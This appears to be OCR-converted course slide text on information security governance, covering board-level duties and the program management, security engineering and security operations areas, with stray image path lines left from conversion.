2. Identify information security leaders, hold them accountable, and ensure support for them
3. Ensure the effectiveness of the corporation's information security policy through review and approval
4. Assign information security to a key committee and ensure adequate support for that committee

Notes: ____




Information Security Governance Activities (Cont'd)

- Information security governance activities occur in three distinct areas:

Program Management

Security Engineering

Security Operations



Information Security Governance Activities: Program Management

- Program management is a broad activity that focuses on different areas depending on its goal


Formal Documentation

Education, Training, and Awareness

Information Security Steering Committee


Metrics and Reporting

Notes:



Information Security Governance Activities: Security Engineering

- Security engineering formalizes the process for **defining the protection strategy** for the organization and its activities
- It incorporates security principles in the design, development, and operation of the software, systems, solutions, and controls used by an organization

